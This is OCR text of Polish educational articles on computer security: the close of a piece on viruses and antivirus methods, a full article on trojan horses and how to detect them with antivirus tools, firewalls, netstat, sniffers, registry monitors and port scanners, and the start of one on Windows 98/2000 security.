
Istnieje jeszcze jedna ciekawa kwestia. Jeżeli przyjrzymy się dokładniej danym o wirusach [9], to zauważymy, że liczba infekcji nie ma równego rozkładu w ciągu dnia. Można jednak zaobserwować, że w większo-

ści wypadków najwięcej infekcji przypada w godzinach 6-9, 14-17, 20-22, to jest w godzinach rozpoczynania i kończenia pracy przez większość biur oraz w godzinach wieczornych, kiedy to przed komputerami odpoczywamy po ciężkim dniu pracy (patrz w odniesieniu do wirusa „PE_ELKERN.D" – rys. 1).




*Rys. 1. Zależność liczby infekcji wirusem od czasu*

Dla porównania w robakach internetowych nie możemy już wyróżnić okresów znacznego wahania liczby infekcji, o czym może świadczyć wykres przedstawiający czas infekcji „WORM_KLEZ.H" (rys. 2).
Jeśli natomiast przyjrzymy się dokładnie poszczególnym kontynentom to stwierdzimy, iż w Europie, Australii i Ameryce Północnej prym wiodą robaki internetowe, natomiast w Azji i Afryce wirusy. Wynika to prawdopodobnie z faktu, iż w Europie, Australii i Ameryce bardziej rozpowszechniony jest Internet oraz w pracy wykorzystuje się stosunkowo mniej oprogramowania pochodzącego z nielegalnych źródeł.




*Rys. 2. Zależność liczby infekcji robakiem od czasu*

## 4. Oprogramowanie antywirusowe

Programy antywirusowe można podzielić na kilka następujących kategorii [10]:

- *Skanery* (ang. *scaners*). Jest to najstarszy rodzaj programów *antywirusowych*, ich działanie polega na wyszukiwaniu zadanej sekwencji bajtów w ciągu danych. Starsze wirusy można było namierzyć za pomocą unikatowej sekwencji (tzw. sygnatury). Dzięki sygnaturze możemy zlokalizować wirusa w pamięci lub zarażonej ofierze. Najprościej jest odnaleźć specyficzny napis lub unikatową procedurę. Znaczenie skanerów zmalało po pojawieniu się wirusów polimorficznych, jednak nawet teraz są one często stosowane, zwłaszcza po wcześniejszym krokowym lub emulowanym przejściu programu.
- *Monitory* (ang. *behaviour blockers, interceptors, resident monitors*). Jest to specyficzny program antywirusowy zainstalowany w pamięci jako program typu TSR lub sterownik SYS, który poprzez monitorowanie odpowiednich funkcji pozwala wykryć wszystkie operacje przeprowadzane za pomocą monitorowanych funkcji. Ponadto większość monitorów analizuje, czy badany proces nie ingeruje w jakieś systemowe struktury danych, jak MCB lub tablica przerwań. Bardzo ważną cechą monitorów jest moment ich zainstalowania – przed czy po wirusie.
- *Szczepionki* (ang. *disinfectors*). Jest to rodzaj programu antywirusowego skierowanego przeciwko konkretnemu wirusowi. Po złapaniu egzemplarza wirusa analizuje się jego kod i na jego podstawie definiuje się sygnaturę oraz określa się miejsca danych umożliwiających odtworzenie oryginalnego wyglądu ofiary (np. dla plików EXE jest to punkt wejścia do oryginalnego programu). Obecnie stosowane szczepionki są bardzo rozbudowanymi programami, z przyjaznym interfejsem i umożliwiające wykrycie oraz usunięcie skutków działalności nawet kilku tysięcy wirusów.
- *Programy autoweryfikujące.* Są to programu, które dołączają się na końcu pliku i mają za zadanie sprawdzanie, czy dany program nie został zmieniony od ostatniego uruchomienia. W ogromnej większości programy tego typu nie są odporne na technikę *stealth* używaną przez wirusy.
- *Programy zliczające sumy kontrolne* (ang. *integrity checkers*). Działanie tego typu programów sprowadza się do obliczenia sum kontrolnych dla pojedynczego lub grupy plików. Obliczone w ten sposób sumy kontrolne są przechowywane w specjalnych plikach, dlatego też

możliwe jest porównanie poprzedniej sumy z obecnie obliczoną. Niektóre wirusy znają zasady obliczania sum kontrolnych i po infekcji same obliczają sumę kontrolną, którą następnie umieszczają w pliku z sumami. Jest to możliwe, gdyż pliki z sumami w większości nie są chronione. Zdarza się również, że wirusy podczas infekcji odnajdują pliki z sumami kontrolnymi i perfidnie je kasują.

Metody stosowane przez programy antywirusowe można podzielić na następujące kategorie:

- *Skaning*. Jest to najstarsza technika stosowana przez programy antywirusowe. Skaning polega na wyszukiwaniu zadanej sekwencji bajtów, zwanej sygnaturą. Widzimy zatem, że sygnatura jest ciągiem bajtów o nieznanej z góry długości, zapisanym w postaci heksagonalnej. Obecnie rozszerzono pojęcie sygnatury, włączając do niej również znaki globalne, takie jak '*' czy '?'.
- *Heurystyczne wyszukiwanie wirusów*. Metoda wykorzystuje fakt, iż większość wirusów to przeróbki wcześniejszych wersji. Twórcy oprogramowania antywirusowego wykorzystali ten fakt do przeszukiwanie pamięci w celu wykrycia typowych dla wirusów sekwencji. Często zdarza się, że odnalezienie kilku charakterystycznych sekwencji doprowadza do odnalezienia nowego wirusa.
- *Tryb krokowy*. Wirusy polimorficzne są odporne na zwykłe metody skaningu, dlatego twórcy programów antywirusowych wykorzystują tryb krokowy procesora do lokalizacji wirusów. Metoda ta polega na tym, iż program jest wykonywany krok po kroku pod nadzorem monitora, który wyszukuje w rozkodowanym fragmencie sygnatury wirusa.
- *Emulacja procesora*. Programy działające w trybie krokowym można oszukać, dlatego twórcy oprogramowania antywirusowego dołączyli do swoich dzieł interpretatory asemblera, dzięki którym mogą emulować wykonywanie początkowych instrukcji programu, mając jednocześnie nad nim pełną kontrolę. Wadą tej metody jest konieczność ciągłego uaktualniania asemblera.
- *Przynęty* (ang. *baits, decoys*). Metoda ta polega na tworzeniu przez oprogramowanie antywirusowe plików, które w zasadzie nic nie robią (składają się wyłącznie z instrukcji NOP powtarzanej np. kilka tysięcy razy).
- *Pobieranie wielkości pamięci operacyjnej*. Ponieważ większość wirusów rezydentnych instaluje się w pamięci poprzez modyfikację nagłówków pamięci MCB, możliwe jest wykrycie większości takich intruzów przez obliczenie wielkości dostępnej pamięci na różne

sposoby i następnie na porównaniu, czy uzyskane wartości zgadzają się ze sobą.

Podstawą profilaktyki jest zainstalowanie w komputerze jak najnowszej wersji oprogramowania antywirusowego. Na rynku mamy do dyspozycji wiele produktów różnych firm, z których każdy użytkownik może wybrać sobie coś odpowiedniego. Dostępne są również programy bezpłatne i demonstracyjne, które w głównej mierze skierowane są do mniej zamożnych klientów. Przy wyborze oprogramowania antywirusowego powinniśmy kierować się następującymi wskazówkami:

- Program musi mieć renomę wśród użytkowników, bowiem dobry towar reklamuje się sam.
- Powinien rozpoznawać jak największą liczbę wirusów oraz mieć możliwość aktualizowania bazy danych, chociażby przez Internet.
- Program powinien być przyjazny dla użytkownika. Musimy mieć możliwość konfiguracji programu do naszych indywidualnych wymagań. Zdarza się bowiem, że oprogramowanie AV tak uprzykrza użytkownikowi życie, że ten w końcu sam je wyłącza.
- Produkt powinien być przeznaczony dla konkretnych potrzeb rynku lokalnego. Najlepiej, żeby był to produkt krajowy, jego główną zaletą byłaby wówczas szybka reakcja na dziejące się w Polsce wydarzenia.
- Najlepiej jest używać jednocześnie co najmniej dwóch programów antywirusowych. Będą się one wówczas uzupełniały, przez co zmniejszy się prawdopodobieństwo pozostawienia „dziur" w zabezpieczeniach, z których mógłby korzystać wirus lub inne zagrożenie systemu.

* * *

Na podstawie powyższej krótkiej charakterystyki wirusów i innych zagrożeń danych widzimy, że nie możemy bagatelizować tego problemu, gdyż on istnieje, a co gorsze, rozwija się w zastraszającym tempie. Wirusy są obecne niemal wszędzie. Nie jest prawdą, że wirusy są przenoszone jedynie przez pirackie kopie programów oraz hakerskie aplikacje ściągane z Internetu. Znane są bowiem przypadki, iż wirus był dołączony do w pełni legalnego oprogramowania pochodzącego z legalnej tłoczni. Uważa się, choć może wydawać się to trochę absurdalne, iż zabezpieczony przed wirusami czy końmi trojańskimi jest komputer niepodłączony do sieci elektrycznej, czyli taki, z którego w ogóle się nie korzysta.

Wszyscy użytkownicy komputerów powinni pamiętać, że łatwiej jest zapobiegać niż leczyć.

**Bibliografia**

1. Stanisław M. Stanuch, Gazeta Wyborcza, 04.01.2002 r.
2. www.kwpsp.wroc.pl/wirusy_hist.htm.
3. L. S. Penrose, *Self-reproducing Machines*, Scientific American, 200, 6 (1959), 105-113.
4. avp.com.pl/virus/history.html.
5. vba.profit.pl/WirusyVBA/WirusyVBA.htm.
6. wirusy.onet.pl.
7. panda.tu.koszalin.pl.
8. www.antivirus.com.pl/mapa.php.
9. www.trendmicro.com/vinfo/virusencyclo.
10. Adam Błaszczyk, *Wirusy. Pisanie wirusów i antywirusów*. Warszawa 1998.

# Analiza programów „konie trojańskie" i metod ich wykrywania

*Marek Jezior*

W latach 70. XX wieku w pracach japońskich i amerykańskich uczonych pojawiło się nowe pojęcie: *społeczeństwo informacyjne*. Termin ten określał typ społeczeństwa kształtujący się w krajach postindustrialnych, w których rozwój technologii osiągnął najszybsze tempo. W społeczeństwie informacyjnym zarządzanie informacją, jej jakość oraz szybkość przepływu są zasadniczymi czynnikami konkurencyjności zarówno w przemyśle, jak i w usługach. Społeczeństwo staje się społeczeństwem informacyjnym, gdy osiąga stopień rozwoju wymagający stosowania nowych technik gromadzenia, przetwarzania, przekazywania i użytkowania informacji i wytwarza multimedialną strukturę temu służącą [5].

Informacja staje się więc najpotrzebniejszym, a co za tym idzie i najdroższym produktem współczesnego świata. Wielkie zainteresowanie informacją i jej rosnąca wartość spowodowały gwałtowny rozwój nowego typu przestępstwa, zwanego *przestępstwem komputerowym*. Mianem przestępstwa komputerowego określa się szereg różnorakich niezgodnych z prawem działań mających na celu zdobycie, zmianę lub zniszczenie informacji zapisanych na nośnikach danych lub transmitowanych drogą elektroniczną.

Internet, łącząc miliony komputerów, dał włamywaczom (ang. *hacker*) nowe, ogromne pole działania. W ciągu ostatnich lat dramatycznie wzrosła liczba włamań do systemów komputerowych, systemów baz danych oraz kradzieży „e-pieniędzy".

Pośród wielu metod włamywania się do systemów komputerowych i wykradania informacji *konie trojańskie* (*trojany*) zajmują szczególne miejsce. Za sprawą ich utajnionego działania użytkownik systemu może być całkowicie nieświadomy tego, że ktoś wykrada jego dane, zmienia

zasady bezpieczeństwa w jego systemie lub, podszywając się pod niego, włamuje się do innego komputera. Trojany mają jeszcze wiele innych cech, które dają im ogromną przewagę nad innymi sposobami ataków. Sposób, w jaki dostają się one do systemu, jest bardzo podstępny i często nawet doświadczeni użytkownicy komputerów mogą wpuścić trojana do systemu.

## 1. Podstawowe informacje o koniach trojańskich

### 1.1. Definicje koni trojańskich

Czym jest koń trojański (ang. *trojan horse*)? Może on być prawie wszystkim i robić prawie wszystko. Według najczęściej używanej definicji: *Koń trojański jest programem, który robi więcej, niż oczekuje od niego użytkownik, i te dodatkowe właściwości są z punktu widzenia użytkownika niepożądane* [1].

Słowo „program" użyte w powyższej definicji wcale nie musi oznaczać wykonywalną aplikację. Wraz z rozwojem technik informatycznych rozwinęły się bowiem nowe techniki włamywania do systemów komputerowych – trojan może przybrać niemal każdą formę. Podstawowe cechy wszystkich koni trojańskich to:

- podstępne dostawanie się do systemu,
- realizacja funkcji nieznanych użytkownikowi i przez niego nieakceptowanych,
- utajnione działanie (częste podszywanie się pod inne procesy), które utrudnia wykrycie.

### 1.2. Podział koni trojańskich ze względu na formę

Trojan może być prawie wszystkim, co można znaleźć na dysku komputera. Można jednak wyróżnić najczęściej przyjmowane przez niego formy:

- programy wykonywalne/aplikacje,
- kod podłączony do licencjonowanego oprogramowania,
- skrypty vbs (*Visual Basic Script for Applications*) dołączane do listów i dokumentów pakietu Microsoft Office,
- skrypty w języku *JavaScript* zawarte w witrynach www,
- pliki rejestru (*.reg) systemów Windows 9x/NT.

Powyższa lista jest wciąż otwarta, gdyż pisane są ciągle nowe trojany, które mogą przyjmować różne postacie, w zależności od platformy sprzętowej i systemu operacyjnego.

### 1.3. Podział koni trojańskich ze względu na ich działanie

Bez względu jednak na to, czym one tak na prawdę są, realizują prawie zawsze jednakowe lub zbliżone do siebie funkcje, które unaocznia następujący podział:

- *dowcipne* – mogą wyświetlać obrazki, odgrywać melodie, wyświetlać komunikaty, otwierać lub zamykać CD-ROM, drukować dane lub w inny sposób uprzykrzać życie użytkownikowi zainfekowanego komputera, lecz nie stwarzają żadnego realnego zagrożenia z punktu widzenia ochrony prywatności i informacji,
- *szpiegujące* – informują włamywacza o poczynaniach użytkownika zainfekowanego komputera, np. o odwiedzanych przez niego stronach www, jego kontach e-mailowych, hasłach zapisanych w systemie, zainstalowanym oprogramowaniu, lub też monitorują klawiaturę (ang. *keylogger*) itp.,
- *tylne furtki* (ang. *back door*), zwane również RAT (*Remote Administration Trojans*) – najczęściej dają one włamywaczowi pełny dostęp do zasobów zainfekowanego komputera, czyli do twardego dysku, CD-ROM-u, rejestru systemowego (w wypadku systemów z rodziny Windows) oraz umożliwiają zdalną administrację.

W praktyce konie trojańskie zazwyczaj realizują jednocześnie kilka z wyżej wymienionych funkcji, a nierzadko wszystkie. Główną cechą koni trojańskich jest tajne działanie (trudne lub niemal niemożliwe do wykrycia), profesjonalne narzędzia tego typu nie realizują więc dowcipnych funkcji, mogłoby to bowiem wzbudzić uzasadnione podejrzenia użytkownika i doprowadzić do wykrycia działającego trojana.

### 1.4. Sposoby dostawania się koni trojańskich do systemu

Nowe technologie programistyczne umożliwiają coraz to nowe sposoby infekcji systemów. Spośród najbardziej znanych sposobów dostawania się trojanów do systemu możemy wymienić:

- załączniki do listów e-mail,
- dokumenty i aplikacje ściągane z Internetu,
- dokumenty i programy podrzucane przez współużytkowników zasobów lokalnego komputera,

- oryginalne, licencjonowane oprogramowanie zawierające (z różnych powodów, np. zmiany kodu przez hakera, celowe działanie firm softwareowych) w sobie konie trojańskie,
- strony zawierające skrypty języka *JavaScript* lub kontrolki *ActiveX*.

Samo dostanie się do systemu nie jest jeszcze jednoznaczne z infekcją. Aby koń mógł zaatakować komputer, musi zostać na nim uruchomiony. Tu właśnie widać jego podstępność. Koń, gdy jest w postaci wykonywalnej, najczęściej kusi użytkownika nazwą, ikoną lub opisem działania.

### 1.5. Tryby pracy koni trojańskich

Sposoby działania koni trojańskich można podzielić na dwa główne typy:

- *autonomiczny* – w momencie aktywacji trojan wykonuje z góry zaprogramowane operacje, nie wymagając żadnych sygnałów z zewnątrz,
- *client-server* – trojan tego typu składa się zazwyczaj z dwóch plików: serwera uruchamianego na komputerze ofiary i klienta, który uruchamiany jest gdzieś w sieci. Serwer ma zaimplementowane różnorodne funkcje, jakie może wykonywać na zainfekowanym komputerze. Klient łączy się z serwerem za pośrednictwem sieci na określonym porcie, na którym nasłuchuje serwer. Kiedy zdalny użytkownik zażąda wykonania jakiejś funkcji, klient wysyła odpowiednią komendę, którą ma zrealizować serwer, i najczęściej otrzymuje odpowiedź, czy operacja się powiodła.

### 1.6. Przyczyny powstawania

1. Zdecydowana większość koni trojańskich powstaje w celu niszczenia lub wykradania danych. Dowodem na to są setki mniej lub bardziej rozbudowanych programów dostępnych w sieci, służących właśnie do tego celu. Oczywiście, przyczyny powstawania takich programów mogą być inne:

- wiele komercyjnych firm tworzy ogromne bazy danych, gromadzące informacje o ludziach korzystających z sieci – ich nazwiska, adresy, konta, hasła, odwiedzane przez nich strony, kupowane za pośrednictwem sieci produkty. Te informacje pomagają skierować do właściwego adresata reklamy różnorodnych produktów,
- koń trojański jest idealnym rozwiązaniem do prowadzenia szpiegostwa przemysłowego,

- niektórzy (najczęściej młodzi ludzie) dokonują włamań do komputerów dla zabawy (są oni często twórcami bardzo groźnych koni trojańskich, jak również innych metod ataków).

2. Nieznaczna część trojanów pisana jest przez ekspertów od ochrony danych w celu zlokalizowania dziur w systemach zabezpieczeń oraz wynajdowania nowych sposobów zwalczania koni trojańskich.

## 2. Obrona przed końmi trojańskimi

Istnieje wiele sposobów na obronę przed końmi trojańskimi, jednak należy pamiętać, że żaden z nich nie daje całkowitej pewności i bezpieczeństwa. Zawsze bowiem ktoś znajdzie lukę w systemie obronnym, którą można wykorzystać do ataku. Mimo to możemy w znacznym stopniu uniemożliwić trojanom ich działanie poprzez stosowanie różnych programów.

### 2.1. Programy antywirusowe

Najogólniej rzecz biorąc, programy antywirusowe analizują różne elementy systemu komputerowego (pamięć operacyjną, *boot* sektory dysków, pliki), poszukując dołączonych do nich wirusów. Antywirusy mają bazy danych, które zawierają charakterystykę poszczególnych wirusów, dzięki czemu mogą je zlokalizować, a zarażony nimi element wyleczyć.

Niektóre programy antywirusowe mają moduł zwany *monitorem*. Jego zadaniem jest stałe monitorowanie pamięci, otwieranych plików, wkładanych dyskietek i sprawdzanie, czy nie są zainfekowane. Dzięki temu modułowi program może nie tylko leczyć zainfekowane już elementy systemu, ale również uniemożliwić rozprzestrzenianie się wirusów, które próbują dostać się do systemu. Zdecydowana większość antywirusów posiada w swoich bazach również charakterystyki najczęściej spotykanych koni trojańskich, dzięki czemu w równym stopniu może walczyć z wirusami i z trojanami. Do najbardziej znanych programów antywirusowych zaliczyć można:

- *Norton Antyvirus* firmy Symantec [4],
- *AntiViral Toolkit Pro* (AVP) firmy Kaspersky Lab [2],
- *mks_vir* firmy MKS [3].

### 2.2. Antytrojany

*Antytrojany* to nazwa dwóch różnych typów programów, których działanie bardzo różni się od siebie. Jednak ze względu na fakt, że działa-

nia obu typów tych programów są wymierzone przeciwko trojanom, obie grupy otrzymały taką samą nazwę.

W rzeczywistości antytrojany to:

a) programy działające na zasadzie programów antywirusowych, służące do wykrywania i usuwania z systemu koni trojańskich,
b) programy symulujące działanie serwera konkretnego konia trojańskiego, pozwalające na monitorowanie poczynań włamywacza i przeciwdziałanie im.

## 2.3. Firewall

*Zapora ogniowa* (ang. *firewall*) jest narzędziem służącym do filtrowania pakietów przychodzących do komputera i z niego wychodzących. Zapora ma sprecyzowane zasady filtrowania (ang. *rules*), pod których kątem analizuje każdy pakiet. W zależności od tego, czy pakiet spełnia określone zasady, *firewall* może pakiet przepuścić lub go zablokować. Do zasad, jakimi kieruje się zapora, mogą należeć:


- adres nadawcy,
- adres odbiorcy,
- usługa (port),
- aplikacja wysyłająca/odbierająca pakiet.

*Firewall* na pewno nie usunie trojana, ale jeśli otrzymamy zgłoszenie o próbie połączenia się do jakiegoś nieznanego programu lub o próbie wysłania przez niego danych bez wyraźnej przyczyny, należy podejrzewać, że dany program może być koniem trojańskim. Można wtedy przeskanować system antywirusem lub antytrojanem.

## 2.4. Polecenie systemowe „netstat"

Zarówno systemy z rodziny Windows jak i UNIX wyposażone są w przydatne narzędzie: komendę **netstat**. Polecenie to wywołane z wiersza poleceń z parametrem **–a** (rys. 1) wyświetla listę wszystkich otwartych połączeń. Dzięki tej liście możemy zobaczyć, czy nie jest otwarty któryś z często używanych przez trojany portów. Możemy również sprawdzić, jakie zdalne komputery podłączone są do naszego komputera.

Polecenie „netstat" nie wykrywa ani nie usuwa koni trojańskich, ale jeśli okaże się, że otwarty jest jakiś podejrzany port, to powinno zasugerować możliwość zainfekowania systemu trojanem i nakłonić do przeskanowania systemu programem antywirusowym lub antytrojanem.




*Rys. 1. Efekt działania polecenia netstat*

## 2.5. Sniffer

*Sniffer*, zwany też węszycielem, to program do analizy ruchu w sieci. Za jego pomocą możemy rejestrować wszystkie pakiety, które przechodzą przez naszą kartę sieciową, zarówno te adresowane do nas, jak i do innych komputerów w sieci lokalnej. Dzięki tej rejestracji możemy w każdej chwili sprawdzić, z jakiego adresu i jaką treść miał pakiet, który trafił do naszego komputera lub z niego wyszedł. To może nam pomóc w wykryciu połączenia do trojana zainstalowanego na naszym komputerze, a także w ustaleniu sprawcy ewentualnego włamania.

## 2.6. Monitory rejestru

Rejestr systemowy zawiera klucze, które umożliwiają aplikacjom automatyczne uruchomienie przy każdym starcie systemu. Te klucze to:

HKEY_LOCAL_MACHINE\Software\
Microsoft\Windows\CurrentVersion\Run

HKEY_LOCAL_MACHINE\Software\
Microsoft\Windows\CurrentVersion\RunServices

Znaczna część koni trojańskich uruchamia się właśnie dzięki tym kluczom, dlatego w obronie przed infekcją przydatne mogą okazać się monitory rejestru.

Monitory rejestru mogą działać według dwóch zasad:

- stale monitorować rejestr, powiadamiając użytkownika o każdej zmianie,
- robić „zrzuty" rejestru (np. co jakiś ustalony czas) i porównywać kolejne zrzuty, wychwytując wszystkie zmiany.

Monitor rejestru nie usunie trojana, ale dzięki niemu możemy szybko dowiedzieć się, jaka aplikacja dodała wpis i kiedy to zrobiła. Idąc tym tropem, możemy znaleźć program, który może okazać się trojanem.

## 2.7. Skanery portów

Skaner portów to narzędzie próbujące połączyć się ze wszystkimi portami danego komputera lub też z portami z podanego przez użytkownika zakresu, wykrywające w ten sposób wszystkie nasłuchujące serwery.

Skaner może być używany zarówno jako narzędzie obronne, jak i narzędzie hakerskie:

- haker może wykorzystać skaner portów do sprawdzenia, czy na danym komputerze jest zainstalowany jakiś koń trojański,
- użytkownik może wykorzystać skaner w ten sam sposób i do tego samego celu, jednak efekty wykrycia będą na pewno odmienne.

Jeśli skaner wykryje jakieś podejrzane usługi, to będzie to znak, że możemy mieć trojana. Możemy wtedy próbować zlokalizować i usunąć go innymi metodami.

## 2.8. Programy wielozadaniowe

Oprócz wymienionych narzędzi istnieją także programy, które łączą w sobie działanie kilku różnych programów. Może to się okazać bardzo przydatne. Zamiast uruchamiać pięć różnych programów, uruchamiamy tylko jeden, i wszystkie wyniki są ze sobą odpowiednio powiązane. Jednak potencjalnemu trojanowi może być łatwiej wykryć i unieszkodliwić jeden program niż kilka na raz. Wybór, czy lepiej używać jednego, czy wielu programów, pozostaje w kwestii każdego użytkownika.

* * *

1. Konie trojańskie są bardzo niebezpiecznymi tworami, ponieważ mogą:

- znajdować się w plikach wykonywalnych, innych plikach (np. *.reg), dokumentach, witrynach internetowych, załącznikach do listów elektronicznych i innych lokalizacjach,
- w podstępny i przebiegły sposób infekować systemy komputerowe, skutecznie maskując swoje działania, aby uniemożliwić ich wykrycie,

- realizować wiele różnorodnych funkcji, począwszy od uprzykrzania życia użytkownikowi – np. wyłączając klawiaturę czy monitor; poprzez zawieszanie komputera, aż do wykradania lub niszczenia informacji zgromadzonych w komputerze ofiary,
- niezauważone przetrwać przez bardzo długi czas, dokonując wielu szkód,
- nigdy nie zostać wykryte.

2. Zdecydowana większość koni trojańskich powstaje w celu przejmowania kontroli nad innymi komputerami czy też przechwytywania różnorakich informacji. Znacznie mniejszą grupę stanowią „dobre" trojany, które pisane są po to, aby testować zabezpieczenia systemów komputerowych i wyszukiwać w nich luk. Konie trojańskie mogą w znaczący sposób przyczynić się do zwiększenia bezpieczeństwa komputera.
3. Wielka liczba koni trojańskich w Internecie świadczy o:

- łatwości napisania trojana (przynajmniej tych prymitywniejszych),
- dużym zainteresowaniu programami tego typu – wiele osób wykorzystuje konie trojańskie do robienia „niespodzianek" swoim znajomym; niektórzy używają ich do groźniejszych celów,
- ich dostępności – wystarczy wpisać hasło *trojan* w dowolnej wyszukiwarce, a natychmiast otrzymamy linki do tysięcy stron zawierających trojany i ich opisy.

4. Mimo ogromnej liczby trojanów i całego niebezpieczeństwa, jakie ze sobą niosą, nie jesteśmy z góry skazani na porażkę. Istnieje bowiem wiele narzędzi, które pozwalają nam na prowadzenie z nimi wyrównanej walki. Należą do nich między innymi:

- programy antywirusowe,
- antytrojany,
- firewall-e,
- sniffer-y,
- monitory rejestru,
- skanery portów.

5. Dzięki zastosowaniu narzędzi wykrywających trojany w różnych stadiach infekcji możemy znacznie zwiększyć swe szanse w tej walce:

- w momencie dostawania się do systemu:
  - monitor programu antywirusowego lub antytrojana, analizując wszystkie pliki, może wykryć trojana i uniemożliwić mu dostanie się do systemu,
- w chwili uruchamiania się:

  - monitor antywirusa lub antytrojana może wykryć intruza i usunąć go, zanim uda mu się uruchomić,
  - monitor rejestru może wychwycić zmiany w rejestrze w kluczu Run lub Run Services powodujące automatyczne uruchamianie aplikacji,
- w trakcie działania:
  - firewall może wychwycić próby komunikacji poprzez sieć i zablokować je,
  - wylistowanie otwartych portów (poleceniem „netstat", skanerem portów lub w inny sposób) może ujawnić otwarte przez trojana porty,
  - sniffer, przechwytując wszystkie pakiety, może pomóc nam w wykryciu działającego trojana i ewentualnych włamywaczy,
  - antywirus i antytrojan mogą wykryć i usunąć intruza.

6. Aby ustrzec się przed trojanami, oprócz stosowania wymienionych już narzędzi, należy również pamiętać o:

- częstych aktualizacjach baz programów antywirusowych i antytrojanów,
- aktualizacji oprogramowania sieciowego (łatki, Service Pack itp.),
- odpowiednich ustawieniach w opcjach internetowych (dla Internet Explorera),
- unikaniu uruchamiania podejrzanych aplikacji,
- unikaniu odwiedzania podejrzanych witryn internetowych i pobierania z nich plików,
- sprawdzaniu załączników do listów za pomocą programów antywirusowych.

**Bibliografia**

1. Anonim, *Internet – agresja i ochrona*, Robomatic 1998.
2. Strona internetowa http://www.kaspersky.com.
3. Strona internetowa http://www.mks.com.pl.
4. Strona internetowa http://www.symantec.com.
5. *Wielka internetowa encyklopedia multimedialna – Społeczeństwo informacyjne*, strona internetowa http://wiem.onet.pl/wiem/015538.html.

# Bezpieczeństwo w Windows 98 i w Windows 2000

*Radosław Biaduń*

Bezpieczeństwo danych jest bardzo ważne. Na rynku dostępnych jest wiele programów podwyższających bezpieczeństwo systemu, ale i one mogą zawieść, szczególnie jeśli są to produkty niesprawdzone. Wtedy zostaje tylko standardowy zespół zabezpieczeń systemu Windows. Artykuł przedstawia niektóre aspekty bezpieczeństwa systemów Windows 98/2000.

## 1. System Windows i sieć

Będąc w sieci, należy wziąć pod uwagę, że w każdej chwili może ktoś próbować złamać zabezpieczenia systemu, nawet podczas łączenia się przez modem. Należy więc odpowiednio skonfigurować usługi działające w tle, rozpatrzyć, które są konieczne do sprawnego funkcjonowania systemu, a które można wyłączyć. W ten sposób zmniejszy się ryzyko, że włamywacz skorzysta z jakiejś usługi, aby pokonać zabezpieczenia. Aby podwyższyć bezpieczeństwo systemu, należy przede wszystkim:

1. udostępnić najmniej wiadomości o sobie, firmie i sieci,
2. zabezpieczyć porty, wyłączyć niepotrzebne usługi, jak np. NetBIOS,
3. zabezpieczyć komputer fizycznie, począwszy od BIOS-u, DOS-a[1], zakończywszy na zaszyfrowaniu ważnych danych[2],
4. ograniczyć prawa innych użytkowników do minimum,
5. zainstalować możliwe poprawki na system (należy przedtem sprawdzić, czy nowe poprawki nie zawierają nowych błędów).

---

[1] W Windows 2000 zrezygnowano z tego środowiska.

[2] Szyfrowanie danych jest dostępne tylko w systemach NT, a więc i w Windows 2000.

Dopiero na końcu należy zastanowić się nad wyborem firewall-a czy IDS (*Intrusion Detection System*) [1].

